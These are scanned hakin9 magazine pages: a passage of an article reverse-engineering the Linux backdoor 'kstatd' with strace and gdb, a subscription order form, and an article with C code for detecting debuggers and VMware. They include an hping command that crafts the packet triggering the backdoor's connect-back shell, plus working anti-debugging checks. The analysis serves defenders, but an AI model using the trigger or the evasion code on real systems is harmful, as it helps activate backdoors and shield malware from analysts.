The starting entries (from 08061dae to 08080291) reflect system calls made during the initialisation of the process and are of no interest to us. Interesting information appears at 08056948 – the system function rt_sigaction(), which is used to define the interaction with chosen signals, is called several times. We previously obtained this information by means of the *ps* command, but in this case (apart from information about caught and ignored signals) we also get the addresses of functions which are called if signals are caught.

The next call is the socket() function which creates a socket for network communication and returns the descriptor associated with it (08062302). Afterwards, ioctl has been called – with this function, one can get and change the values of parameters of a device associated with the (08062104) descriptor. An analysis of the second argument of the ioctl() function shows that the addresses of the interface (0x8915=SIOCGIFADDR) and the network (0x891b=SIOCGIFNETMASK) have been obtained – the definitions come from the file */usr/include/linux/sockios.h*. A moment later, however, the socket is being closed (08061b4d) which suggests that the task of the analysed part was only to obtain that information.

After this (08062302) the socket() function is used again for creating a new socket – its parameters show that it can be used for sending and receiving packets in the raw mode (*raw socket*). The socket type SOCK_RAW signifies the possibility to access packets on the connection layer of the ISO/OSI model. The third argument of the socket() function is the number of the protocol used. Knowing that the protocol number is sent in a network order, by reversing the value 768 (ntohs(768)) (see Figure 3) we get the value 3 (ETH_P_ALL – definition from the */usr/include/linux/if_ether.h* file), which means that all packets, regardless of the protocol used, will be processed. An analysis of the second argument of the ioctl() function tells us that the name of the network interface is mapped onto its index (SIOCGIFINDEX) and the hardware address of the interface is obtained (SIOCGIFHWADDR).

The task performed next (08062262) is the assigning of a local address to the previously created socket with the system function bind() and a call to setsockopt() which is used to modify the socket parameters. One of the arguments provided to this function is SOL_PACKET which is used, among other things, for enabling *promiscuous* mode (in this case that mode has not been chosen). Afterwards, the ioctl() function is called to obtain the MTU value (SIOCGIFMTU) for the created socket.

The next call (080622e2) of the setsockopt() function confirms the suspicion that the author of *kstatd* used the *libpcap* library because the verification of the mysterious value – 0x1a /*SO_???*/ – supplied as the second argument points to the SO_ATTACH_FILTER option (definition from file */usr/include/asm/socket.h*). This option suggests the assignment of the dst_port 80 packet filter to the previously created socket which means that, although the *promiscuous* mode has not been enabled, all network traffic has been sniffed.

In the next part of the analysed program (08061dae) the status of the *close-on-exec* flag is verified for the socket descriptor (this is done by calling the fcntl() function). The second call to this function sets the value of the flag to O_RDWR|O_NONBLOCK. In the following instructions, information about the buffer is obtained which is followed by an unsuccessful attempt to read data from the socket. A probable reason for this failure is that the creator of *kstatd* set the flag to O_NONBLOCK and then attempted to read the contents of a socket which did not contain any packets.

The following system calls (0806b4d) are the closure of the standard input (0), output (1) and error output (2). The last (08060977 and 0806090d) system calls in the analysed output file *kstatd.out* are the fork() function and the closure of the parent process – exit(). At this point the process started running in the background.

That is not all, however. While the *strace* tool was running, another resulting file appeared – *kstatd.out.PID* (where PID is a process identifier) which was created as a result of the fork() function. This file contains only one line in which the recvfrom() function is called. This function is being used to receive information from a socket

**Listing 7.** *A packet registered with recvfrom()*

```
# more kstatd.out.8022
[080622c2] recvfrom(3, "\0\f)\321\'\202\0\f)\22\24N\10\0E\0\0 ←
  (\242%\0\0004\6\267"..., 200, MSG_TRUNC, ←
  {sa_family=AF_PACKET, proto=0x800, if2, ←
  pkttype=PACKET_HOST, addr(6)={1, 000c2912144e}, [20]) = 60
[08062104] ioctl(3, 0x8906, 0xbffff710) = 0
[080622c2]  recvfrom(3,
```

(regardless of whether it is connectionless or not). The first argument of the `recvfrom()` function is the socket number (in our case it is the value 3) which has been opened in the previous *strace* result file:

```
# more kstatd.out.8022
[080622c2] recvfrom(3,
```

We know from the previous analysis that the created socket accepts all packets regardless of the protocol used but with the `dst port 80` filter applied to it. Let's, therefore, try to generate network traffic and observe whether the analysed program will react. In order to generate packets, we will once again scan the virtual system with the *Nmap* tool:

```
# nmap -sS -P0 10.10.12.197
```

It turned out that the analysed program reacted. The `recvfrom()` function was unblocked and registered one packet (see Listing 7).

Since there were many sent packets and only one has been accepted, the usage of the `dst port 80` filter has been confirmed. Although the packet arrived at port 80, the program returned to a loop which was waiting for a specific packet which points us to the necessity of fulfilling additional requirements. Not knowing what the conditions must be in order for the program to perform the tasks it has hidden, there is no point in continuing this sort of analysis. We should therefore get information which would allow us to figure out the properties of the awaited packet. One of the methods which might allow us to get this information is debugging.

## Stage III – debugging

The next element of our dynamic analysis will be debugging, which is a step by step analysis of the program execution, the memory contents and processor state. To perform our analysis we will use the *gdb* tool which is available by default in all Linux/*BSD systems. Information about the *gdb* debugger and its basic commands can be found in the Frame *A Guide to gdb*.

There is, however, a certain problem with using the debugging method. The process can be very ineffective if the program which is being analysed has been statically linked and subjected to stripping. As one can assume, this is due to the lack of symbols (the effect of the *strip* command) and no possibility of distinguishing between the code of the attached libraries and the actual code of the program. In this case, if we make no attempt to recreate the symbol table, we are in for a long and tedious analysis. A solution to this problem can be an attempt to determine or recreate the symbols by means of tools such as *dress* or *elfgrep* (see the Article *Reverse Engineering ELF Executables in Forensic Analysis, hakin9* 1/2005).

In case the task of recreating the removed symbols does not succeed, the debugging can be made slightly simpler through an observation of system calls. The calls to system functions can be found in the code by searching for calls to the `int 0x80` interrupt. A given system call is performed by submitting a value assigned to the given system function to the *%eax* register. The remaining parameters of the called function (depending on their amount) are submitted in the registers *%ebx, %ecx, %edx, %esi, %edi* and *%ebp*.

In case of our program, the *elfgrep* tool, together with additional helpful scripts (*search_static, gensymbols)* has been used to obtain the list of removed symbols:

```
# bin/search_static kstatd_s_strip \
  /home/install/libc/libc_components \
  > obj_file
# bin/search_static kstatd_s_strip \
  /home/install/libc/pcap_components \
  >> obj_file
…
# bin/gensymbols obj_file > symbols_db
```

As a result, the *symbols_db* file was obtained which contains a list of addresses together with names of the found symbols. The file will be used during debugging. Assuming a lack of information about the libraries used as well as their versions, one should use different libraries (and versions) during the process of recreating symbols.

Having a list of removed symbols, we will proceed with debugging by starting *gdb*. We provide the name of the program to be analysed as a parameter:

```
# gdb ./kstatd
```

From tasks performed in the previous stages, we know that the `fork()` function is being called in the program, so we must decide what it is that we want to trace – parent or child process – and change the debugger's behaviour correspondingly. By default, *gdb* traces the parent process. We, however, will set it to trace the child process:

```
(gdb) set follow-fork-mode child
```

Since we want to start the debugging process from the `main()` function, we must determine its location (although this is not always the best choice). The contents of the symbol table have been removed in the analysed program – we will therefore determine the position of the `main()`

## A Guide to gdb

The standard *gdb* debugger available in Linux/*BSD distributions enables us to perform four basic tasks:

- starting a program with the possibility of specifying parameters which might influence its behaviour,
- a step analysis and the possibility to stop the program in any given place or if specified criteria are met,
- browsing the results of the program when it has been stopped,
- changing some elements of the program in order to obtain the magnitude in which they influence program operation.

*gdb* also has a very extensive help system which is useful, especially for users who don't have much experience in using this tool (the `help` command).

Below, you will find the most useful commands of the *gdb* debugger combined with usage examples (sample command shortcuts are presented in brackets).

Disassembling the code of an analysed program – `disassemble` (`disass`):

- `disassemble 0x0804800 0x08048ff` – disassembling of code from a given memory range,
- `disassemble main+0 main+55` – disassembling of code from a given memory range with the use of symbols,
- `disassemble main` – disassembling of code starting with a given symbol,
- `disassemble 0x0804800` – disassembling of code starting with a given address.

Execution control of the program being debugged:

- `run` – starting the program being analysed,
- `next` / `nexti` – executing a step of one line of source code / machine code (above *call*),
- `step` / `stepi` – executing a step of one line of source code / machine code,
- `continue` – continuing program execution after it has been stopped,
- `until <location>` – continuing program execution up to the point specified with the *<location>* parameter*,*
- `kill` – sending the SIGKILL signal to the program being tracked.

Setting a breakpoint, stopping the program at a given point – `break` (`br`):

- `break main` – setting a breakpoint in the `main()` function,
- `break *0x08048010` – setting a breakpoint at a given address,
- `clear` (`cl`) – removing a breakpoint.

Displaying memory contents or register values – `print` (`p`):

- `print $eax` – displaying the value of a given register,
- `print main` – displaying the address of the `main()` function,
- `print *0x08048010` – displaying the value from a given address.

Analysis of memory contents – `x`:

- `x $reg` – displaying data from an address given in a register,
- `x 0x08048010` – displaying data from a given address,
- `x *0x08048010` – pointing to data present at a given address,
- `x /10i 0x8048918` – disassembling code starting from a given address (10 lines),
- `x /10xb 0x8048918` – displaying 10 bytes (hexadecimal values).

Defining the debuggers behaviour at the call to `(v)fork` – `set follow-fork-mode` (`set foll`):

- `set follow-fork-mode child` / `parent` – tracking the child/parent process,

Displaying the contents of basic processor registers – `info registers` (`info reg`):

- `info all-registeres` (`info all-reg`) – displaying the contents of all registers,
- `info register _ name` – displaying the contents of a given register.

Displaying stack frames – `backtrace` (`bt`):

- `backtrace (n)` – displaying all stack frames (or *n* inside ones).

Despite all its virtues, the *gdb* debugger has one main flaw – it does not enable us to observe certain elements of the program at the same time (i.e. register values, stack, program code). Therefore, some graphical interfaces have been created which make using *gdb* easier. One of them is *DDD – Data Display Debugger* and among the others are *xgdb* and *KDbg*.

function by reading the value of the `entrypoint` field in the ELF header which points to the `start()` function, the contents of which we will then analyse (see Listing 8).

In order to stop the execution of the analysed program at the beginning of the `main()` function, we set a breakpoint:

```
(gdb) break *0x08048978
```

Before starting the program and proceeding with a detailed analysis of its actions, we can go through the code after disassembling selected pieces. A sample piece of code from the `main()` function is presented in Listing 9.

At this point, one can perform an initial analysis of the program code and establish additional breakpoints in places where they appear to be necessary. In the places of function calls (`call 0x...`) one can also continuously check the list of the previously recreated symbols and find the names of library functions which are being called. If the symbol we are looking for is not present on our list, it will mean that, either it is not possible to find the desired library function, or that the function has been created by the author of the program (user function).

A precious functionality of the *gdb* debugger, apart from the possibility of tracking and analysing the program code, is the possibility of going through the memory contents. An example of using this functionality could be an attempt to read the value of one of the arguments supplied to the `pcap_compile()` function which should point to a character string defining the packet filter used (we already know what it is from previous stages). The localisation where that argument is being passed to the `pcap_compile()` function can be established if we take into account that the arguments of a called function are put on the stack in reverse order – starting with the right side of the definition:

```
0x8048a4b: pushl 0xfffffeec(%ebp)
0x8048a51: push $0x0
0x8048a53: push $0x80a6fe7
0x8048a58: lea 0xfffffee0(%ebp),%eax
0x8048a5e: push %eax
0x8048a5f: pushl 0xfffffef4(%ebp)
0x8048a65: call 0x8051de0
```

In order to read the contents of the memory pointed to by the address which is being put on the stack we can use the `x` *(examine memory)* command*:*

```
(gdb) x /1sb 0x80a6fe7
0x80a6ba3:   "dst port 80"
```

or

```
(gdb) x /12cb 0x80a6fe7
0x80a6ba3:
  100 'd' 115 's' 116 't' 32 ' '
  112 'p' 111 'o' 114 'r' 116 't'
0x80a6bab:
  32 ' '  56 '8'  48 '0'  0 '\0'
```

After having done an initial analysis of the program code, we can proceed with running it. Since we have defined a breakpoint at the beginning of the `main()` function, the program will stop running at that point. Let's start the program in step mode:

```
(gdb) run
```

After stopping the execution in a place defined by a breakpoint, we can resume the program with the `step`, `stepi`, `next`, `nexti` commands which are different types of step by step execution. In order to have the program run up to the next breakpoint, one should use the `continue` command. Program continuation up to a given point can also be achieved by means of `until` and `advance`.

Executing subsequent instructions of the analysed program with the `stepi` command, we eventually get to a point in which the program halts. This happens when a function located under `0x08048b43` is called. We find out that, based on a comparison of the address with the recreated symbol list, it turns out to be the `pcpa_next` function. We observed a similar effect while tracing the program with the `strace` tool (the program stopped running at the `recvfrom()` function). We know, therefore, that the program awaits certain data from the network. We also know, that the awaited packet is expected from port 80.

If the analysed program waits for certain outside information, we have two choices with regards to further execution and analysis. The first one is to attempt to supply the expected information (in our case – an attempt to create the awaited network packet). The other one consists of changing the program execution path by manipulating the contents of processor registers as well as the data being kept in memory or by making a jump which will omit certain instructions.

Attempting to use the first method, we will generate a packet and send it to port 80 of the host on which the program is being analysed. Before sending the packet, we will set a breakpoint in such a way that the program will stop right after its reaction to the supplied packet, which is right after the `pcap_next()` function. The packet will be generated with the *hping* command:

```
# hping -S -t 64 -c 1 \
  -p 80 10.10.12.197
```

As a result of having received our packet, the analysed program resumed operation and stopped at the place of our established breakpoint. Further tracking of the `main()` function code showed and proved that it is not enough to send any packet to the 80 port. Not fulfilling additional

**Listing 8.** *Finding the location of the main() function with gdb*

```
(gdb) disassemble 0x080480e0 0x080480ff
Dump of assembler code from 0x80480e0 to 0x80480ff:
0x80480e0:      xor     %ebp,%ebp
0x80480e2:      pop     %esi
0x80480e3:      mov     %esp,%ecx
0x80480e5:      and     $0xfffffff0,%esp
0x80480e8:      push    %eax
0x80480e9:      push    %esp
0x80480ea:      push    %edx
0x80480eb:      push    $0x80a6f80
0x80480f0:      push    $0x80480b4
0x80480f5:      push    %ecx
0x80480f6:      push    %esi
0x80480f7:      push    $0x8048978
0x80480fc:      call    0x80564b0
End of assembler dump.
```

**Listing 9.** *Disassembled code of the main() function*

```
(gdb) disassemble 0x08048978 0x08048fff
Dump of assembler code from 0x8048978 to 0x8048fff:
0x8048978:      push   %ebp
0x8048979:      mov    %esp,%ebp
0x804897b:      sub    $0x138,%esp
0x8048981:      sub    $0x8,%esp
0x8048984:      push   $0x8048768
0x8048989:      push   $0x11
0x804898b:      call   0x80567f8
0x8048990:      add    $0x10,%esp
0x8048993:      sub    $0x8,%esp
0x8048996:      push   $0x8048920
0x804899b:      push   $0x6
0x804899d:      call   0x80567f8
0x80489a2:      add    $0x10,%esp
0x80489a5:      sub    $0x8,%esp
0x80489a8:      push   $0x8048920
0x80489ad:      push   $0xf
0x80489af:      call   0x80567f8
…
0x8048c22:      cmp    $0x1ff1,%ax
0x8048c26:      jne    0x8048b34
0x8048c2c:      call   0x8060970
0x8048c31:      mov    %eax,%eax
0x8048c33:      mov    %eax,0xfffffecc(%ebp)
0x8048c39:      cmpl   $0x0,0xfffffecc(%ebp)
0x8048c40:      jne    0x8048b34
0x8048c46:      sub    $0x8,%esp
0x8048c49:      mov    0xffffffed8(%ebp),%eax
0x8048c4f:      movzwl (%eax),%eax
0x8048c52:      sub    $0x4,%esp
0x8048c55:      push   %eax
0x8048c56:      call   0x80635c0
0x8048c5b:      add    $0x8,%esp
0x8048c5e:      mov    %eax,%eax
0x8048c60:      mov    %eax,%eax
0x8048c62:      movzwl %ax,%eax
0x8048c65:      push   %eax
0x8048c66:      mov    0xffffffed8(%ebp),%eax
0x8048c6c:      pushl  0x4(%eax)
0x8048c6f:      call   0x80635b0
0x8048c74:      add    $0x4,%esp
0x8048c77:      mov    %eax,%eax
0x8048c79:      mov    %eax,%eax
0x8048c7b:      push   %eax
0x8048c7c:      call   0x8048848
0x8048c81:      add    $0x10,%esp
0x8048c84:      mov    $0x0,%eax
0x8048c89:      leave
0x8048c8a:      ret
```

requirements met by the packet caused the program to return to the `pcap _ next()` function and halt again.

The second approach which can be used in order not to send the required packet, is to change the execution path of the program. Assuming that the program is waiting for a certain value of a given register, we can have it execute by supplying that value. For instance, if the program at a certain point compares (`cmp`) the contents of the *%eax* register with a given value (`0x1ff1`) we can cause that condition to be met by using the `set` command.

```
08048c16: call 0x080635c0
…
08048c20: mov %eax,%eax
08048c22: cmp $0x1ff1,%ax
```

Changing the value in the *%eax* register before the `cmp` command will look as follows:

```
(gdb) set $eax=0x1ff1
```

If, on the other hand, we wanted to change the memory contents under a given address, we should also use the `set` command: `set`: `set {type}address=value`, where `type` is the type of the value to be remembered (`value`) under the given address (`address`). In order to omit the execution of an instruction set, one should use the `jump` command.

Further code analysis and program debugging showed that it is necessary to fulfil the following requirements in order for the program to get out of the loop of calling the `pcap _ next()` function and continue operation:

- the size of the packet must be larger than 34 bytes, which is the sum of the ethernet header on the connection layer (14 bytes) and the IP header (20 bytes),
- the IP header field, together with its version must contain the value 4,
- the SYN flag must be set, with the exception of a SYN and ACK flag combination,
- the field with the id number of the packet contained in the IP header must have the value 8177 (0x1ff1).

After the requirements have been fulfilled, the program creates a child process which interprets the sequence number value of the received packet as a destination IP address and the source port of the packet as the destination port. The connection made is a return connection made from the compromised host to the host specified by the intruder. Later, the analysed code opens a terminal and starts the system shell. After that, a loop is being performed in which data is being copied from the terminal at the intruders end of the connection.

## Techniques of Making Disassembling and Debugging Difficult

There exist several techniques which obstruct the disassembling and debugging of ELF programs. In theory, they don't completely limit the possibility to carry it out, but in practice they can make it very difficult.

At present, from an analysis point of view, the most interesting technique of hindering disassembling and debugging is the application of tools used for ELF code encryption. An example of such a solution is *Shiva,* which implements multilevel protection of executable programs. Apart from using a mechanism for block encoding, *Shiva* places mechanisms in the resulting file which hinders any analysis which uses the system function `ptrace()`. As can be imagined, this solution also makes static analysis much more difficult because, in order to obtain the program code, one has to go through several layers of protection (for instance the *strings* tool normally used to find suspicious character strings will turn out to be completely useless). Apart from *Shiva*, there exist other publicly available tools for encoding ELF programs – such as *Burneye* or *ELFcrypt*.

Some of the methods used by programmers to hinder analysis have been presented in the Article *Simple Methods for Exposing Debuggers and the VMware Environment* in this issue of *hakin9*.

A packet fulfilling the requirements can be generated with *hping*:

```
# hping -S -N 8177 \
  -M 168430815 -c 1 -p 80 \
  -s 88 10.10.12.197
```

When talking about debugging, it is worth mentioning that there exists a possibility of connecting to an already running process and starting to track it from the point where it has been intercepted (the process execution is stopped after it started to be tracked). Connecting to a running process can be achieved by using the *gdb* `attach` command, whereas `detach` is used to free the process from the debuggers control. After being released, the process continues regular operation. Ending the debugger while it is still tracking a program will cause the tracked program to end as well.

Instead of the *gdb* debugger, we can also use alternative solutions for our analysis. *PrivateICE* can be an example – it's an interactive debugger from the kernel level similar to the popular *SoftICE* from the Windows platform, loaded into the system in the form of a module. Yet another solution is *KDB* – a debugger built into the system kernel.

## Problems

During our tests, we focused mainly on issues regarding dynamic analysis – the starting of a suspicious program and attempting to determine its actions based on information available by default in the operating system, process memory analysis, tracing system calls and step analysis (debugging). One has to be careful, however, when attempting this kind of analysis because the author of the program might make attempts to hinder it or manipulate and fool the person who performs it (see Frame *Techniques of Making Disassembling and Debugging Difficult*).

We have presented an analysis of a code running in user mode – without implemented analysis hindering mechanisms. It would have been much more difficult to carry out if the analysed program was encoded with a tool such as *Shiva*. On top of this, one should remember that there are much more sophisticated techniques for backdoors and rootkits – as an example we can take some code that's running at the kernel level in the form of a module or direct placement of the code in the memory range reserved for the kernel (see the Article *Making a GNU/Linux Rootkit* in this issue of *hakin9*).

Dynamic analysis in the presented form is not the only way of carrying out such tasks. Apart from an analysis based mainly on code disassembling (static) or tracing it step by step (dynamic), there exists one more approach – emulating or simulating the execution of the analysed program. ■

## On the Net

Literature:

- *http://www.faqs.org/docs/kernel_2_4/lki.html* – introduction to the Linux kernel structure,
- *http://www.gnu.org/software/gdb/documentation/* – documentation for the *gdb* debugger,
- *http://www.l0t3k.net/biblio/reverse/en/linux-anti-debugging.txt* – a description of some debugging hindering techniques,
- *http://www.phrack.org/show.php?p=58&a=5* – an article about encoding binary files,
- *http://www.ecsl.cs.sunysb.edu/tr/BinaryAnalysis.doc* – a white paper on tools for binary code analysis.

Tools:

- *http://www.tripwire.org/ – Tripwire*,
- *http://www.cs.tut.fi/~rammer/aide.html – AIDE*,
- *http://la-samhna.de/samhain/ – SAMHAIN*,
- *http://osiris.shmoo.com/ – Osiris*,
- *http://www.hick.org/code.html – memgrep*,
- *http://www.gnu.org/software/ddd/ – DDD*,
- *http://members.nextra.at/johsixt/kdbg.html – KDbg*,
- *http://syscalltrack.sourceforge.net/ – syscalltrack*,
- *http://www.securereality.com.au/ – Shiva*,
- *http://pice.sourceforge.net/ – privateICE*,
- *http://oss.sgi.com/projects/kdb/ – KDB*.

# Order Form

Please fill out the blanks with the CAPITAL LETTERS and send the order form by fax: **0048 22 860 17 71**, by email: *subscription@software.com.pl* or by post mail: Software-Wydawnictwo Sp. z o.o., Lewartowskiego 6, 00-190 Warsaw, Poland.

First Name and Surname ................................................ Profession ................................................

Company Name ................................................ Tax Identification Number ................................................

Postal Address ................................................................................................

Phone ................................................ Fax ................................................

Email ................................................................................................

| Title | Number of Issue per Year | Number of Copies | Start from | Price | Total |
|---|---|---|---|---|---|
| **Software 2.0 (CD-Rom)**<br>Magazine for Professional Programmers<br>The Software 2.0 magazine was created for professional programmers and software developers. It informs about current IT achievements. | 12 | | | 54€<br>72$ | |
| **Hakin9 (CD-Rom)**<br>Hard Core IT Security Magazine<br>Hakin9 is a magazine about hacking and IT security, covering techniques of breaking into computer systems, defence and protection methods. | 6 | | | 38€<br>51$ | |
| **How to retouch people**<br>Training Movie<br>The film shows how to retouch people. It will lead you step by step through achieving effects which you have often seen in various adverts. | – | | – | 19.90€<br>24.90$ | |
| **Selecting and Masking**<br>Training Movie<br>The film will learn you how to remove windswept hair in the background, how to get the most out of Pen Tool, how to use the Extract filter and the others. | – | | – | 19.90€<br>24.90$ | |
| **Aurox Quicksilver 10.1**<br>Aurox is a complete distribution on DVD with instruction of installation. | – | | – | 9.90€<br>9.90$ | |

**Total Amount of Order** ____


☐ **I pay with a credit card** |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_| **valid thru** |_|_|_|_|
date and signature................................................................................................
Name of credit card:
☐ VISA ☐ MASTER CARD ☐ JCB ☐ POLCARD ☐ DINERS CLUB

☐ **I pay by transfer:** BPH-PBK, o/Warszawa, ul. Nowolipki 2A, 00-160 Warszawa
Account number: PL 62 1060 0076 0000 3800 0012 3649

☐ **I will pay after receiving an invoice**

# Simple Methods for Exposing Debuggers and the VMware Environment

Mariusz Burdach



**The first stage of protecting software from reverse engineering is the discovery of debuggers and virtual machines. Contrary to popular belief, this is not difficult.**

Marek Janiczek's article *Reverse Engineering –Dynamic Analysis of Executable ELF Code* published in this edition of *hakin9* deals with the analysis of a program which has not been protected from debugging. In reality, however, the analysis can be more complicated – programmers try to design their applications in such a way that it is not possible to track their execution (for instance with *gdb – GNU Debugger*). Software authors also try to block the operation of their software in virtual environments such as *VMware*. Let us take a look at how this can be done.

## Exposing the VMware environment

In order to check whether the operating system under which our program has been run is operating in the *VMware* virtual environment, we will use the `SIDT` (*Store Interrupt Descriptor Table)* assembler instruction which enables us to obtain the contents of the *IDTR (Interrupt Descriptor Table Register*). This register contains pointers to a linear address of the *IDT* (*Interrupt Descriptor Table*) as well as to its boundary value. The `SIDT` instruction can be called from the application level without generating an exception and, what is the most important, without the need for special privileges in the system. We call it in the following way:

```
SIDT m
```

where `m` will contain the contents of *IDTR* (placed on the stack).

Because our program (which is supposed to detect the *VMware* environment) is written in the C language, it will be convenient to insert the assembler command into our code by means of the `asm` instruction:

```
asm ("sidt %0" : "=m" (idtr));
```

### What you will learn...

- how to expose debuggers,
- how to expose the *VMware* virtual machine.

### What you should know...

- the C programming language,
- how to program in assembler.

If the program will be run on a Linux system on a non-virtual machine, the `SIDT` instruction should return the true value of *IDTR* as six bytes where the upper four are the address of the array, which is also the address of the first entry in *IDT*. The *IDT* address is fixed during kernel compilation and starts with `0xc0xxxxxx`, regardless of whether the system is run on a virtual or real machine.

However, if we call `SIDT` in a virtual environment, we will get an address starting with `0xffxxxxxx` which is not the proper address. Tests done on *VMware GSX Server 3.1.0* and *Workstation 4.5* show that the address `0xffc18000` is always returned (it is hard to say whether this is a flaw of *VMware* or whether the authors of the system did this on purpose), but for safety's sake, we will consider only the beginning of the returned address. So, we can assume that if the address starts with `0xc0` we are dealing with a real machine and if it starts with `0xff` – a virtual one.

Our program (see Listing 1) will copy the *IDTR* contents into a six element array named `idtr[]`. We should remember that in the x86 architecture (*little endian*) addresses are written in a counter-intuitive manner (the youngest bytes come first) so the value which we have to check will be written in the last element of the array. The code of our program which is supposed to be executed only on a real machine should go in place of the comment `//our actual program`. If *VMware* is discovered, the program will end. Of course, after discovering the virtual environment, completely different code could be executed (in place of `//or a fake program`) which is supposed to confuse the person trying to analyse our program in the *VMware* environment.

## Exposing a debugger – method 1

In order to expose a debugger we will use the fact that a given program or process can be traced by one process only (this constraint is introduced by the operating system). Therefore, if our program will be traced by a debugger process, then any other attempt to trace it will fail.

*gdb* and other tools used for tracing programs (for instance *ldd*) use the system call `ptrace()` which provides the process that called it full control over another process. When a process (i.e. *gdb*) initiates tracing of a given program, it creates a child process (used for tracing) with the `fork()` function and then calls the `ptrace()` function with the value `PTRACE_TRACEME`. This means that the child process will be tracked by its parent process which is *gdb*. Exposing the presence of a debugger is therefore a trivial task – it suffices to call, at the start of our program, the `ptrace()` function and check the result. If our process is already being traced, the returned value will be negative.

The code of a program applying this mechanism is presented in Listing 2. It is worth remembering that the `ptrace()` function must be called with the `PTRACE_TRACEME` value. Other values can be arbitrary (they will be ignored). If the program is traced with *gdb*, the message `Debugger detected` will be written to the standard output and the program will terminate. If, on the other hand, it is not traced by a debugger, it will resume with running the actual program code which should replace the `//our actual program` comment.

## Exposing a debugger – method 2

One of the visible differences between running a process with the help of *gdb* and running it on its own is the number of file descriptors. Even if the simplest program is being run, three file descriptors are created by default: 0, 1, 2 (*stdin, stdout, stderr*). We can check this by going through the contents of the *fd* subdirectory in the *procfs* file system (generally mounted under */proc*) – in a folder corresponding to the process identifier – see Listing 3.

If the same program will be run with the *gdb* tool, there will be at least five file descriptors – 3 and 4 created by the *gdb* tool (this can be seen in Listing 4).

Therefore, we can reveal the presence of *gdb* by calling functions which operate on file descriptors. We can, for instance, use the `close()` function which will close the chosen file descriptor – let us try to close descriptor number 3. If our test succeeds, we will know that

**Listing 1.** *A program exposing VMware*

```
#include <stdio.h>

main()
  {
  unsigned char idtr[6];
  asm ("sidt %0" : "=m" (idtr));

  if(0xff==idtr[5])
  {
    printf("VMware\n");
    return 1;
    //or a fake program
  }
  else
  {
    //our actual program
    return 0;
  }
}
```

**Listing 2.** *A program exposing a debugger – method 1*

```
#include <sys/ptrace.h>

main()
{
  if (ptrace(PTRACE_TRACEME,
     0,0,0)<0)
  {
    printf("Debugger detected\n");
    return 1;

    //or a fake program
  }
  else
  {
    //our actual program
    return 0;
  }
}
```

Listing 3. *File descriptors for a process run without a debugger*

```
# ls -la /proc/3404/fd

total 3
dr-x------  2 root root  0 Nov 23 01:22 .
dr-xr-xr-x  3 root root  0 Nov 23 01:22 ..
lrwx------  1 root root 64 Nov 23 01:23 0 -> /dev/pts/0
lrwx------  1 root root 64 Nov 23 01:23 1 -> /dev/pts/0
lrwx------  1 root root 64 Nov 23 01:22 2 -> /dev/pts/0
```

Listing 4. *File descriptors for a process run with gdb*

```
# ls -la /proc/3408/fd

total 11
dr-x------  2 root root  0 Nov 23 01:24 .
dr-xr-xr-x  3 root root  0 Nov 23 01:24 ..
lrwx------  1 root root 64 Nov 23 01:24 0 -> /dev/pts/0
lrwx------  1 root root 64 Nov 23 01:24 1 -> /dev/pts/0
lrwx------  1 root root 64 Nov 23 01:24 2 -> /dev/pts/0
lr-x------  1 root root 64 Nov 23 01:24 3 -> /root/anti/test
lr-x------  1 root root 64 Nov 23 01:24 4 -> /root/anti/test
```

the program was started with *gdb*. If the test fails, the `close()` function will return a negative value (`-1`) and we will know that our program has been started without *gdb*. The corresponding program code can be found in Listing 5.

## Exposing a debugger – method 3

Another method worth mentioning, which is used for exposing tracing tools, uses the functions `getpid()`, `getppid()` and `getsid()`. The first two return the identifier (*PID*) of the current process and the parent process (*PPID*) respectively. The `getsid()` function, on the other hand, returns the session identifier of the process which initiated it (*SID*). When we start our program (for instance compiled under the name *test*) directly from the command shell, then the value of *PPID* is the same as *SID* (in our example – 10996) – see Listing 6.

However, if the program will be started with the help of a trace tool (for instance *gdb*) the *PPID* value will be different from the *SID* value (for the *test* program the *PPID* value is 22126 and the *SID* value is 22098) – see Listing 7. This is obvious, because the parent process is the trace tool. We are considering the scenario, where the trace tool uses the `ptrace()` function which creates a child process with `fork()` function.

Knowing about this dependency, we can use a simple condition statement in our program which will allow us to discover the trace tool. The code of such a program is shown in Listing 8.

Be aware though, that if we run our program from a hereditary shell (for instance after calling *su*) it will act as though it was run under a debugger.

## Simple and effective

The described methods can make dynamic code analysis much more difficult. As can be seen, they are not complicated and, what's most important – the code only takes up a few lines (after modification, only one line of code).

However, it is important to remember that these methods are meant to discover the presence of *VMware* or a debugger rather than to protect our code. In order to increase security, the code should be encrypted and decrypted only in the operating memory. ■

Listing 5. *A program exposing a debugger – method 2*

```
main()
{
  if (close(3)<0)
  {
    //our actual program

    return 0;
  }
  else
  {
    printf("Debugger detected\n");
    return 1;

    //or a fake program
  }
}
```

Listing 6. *PPID and SID values for a test program*

```
$ ps --format "pid ppid sid cmd"

  PID  PPID   SID CMD
(...)
12209 10996 10996 test
(...)
```

Listing 7. *PPID and SID values for a program run with gdb*

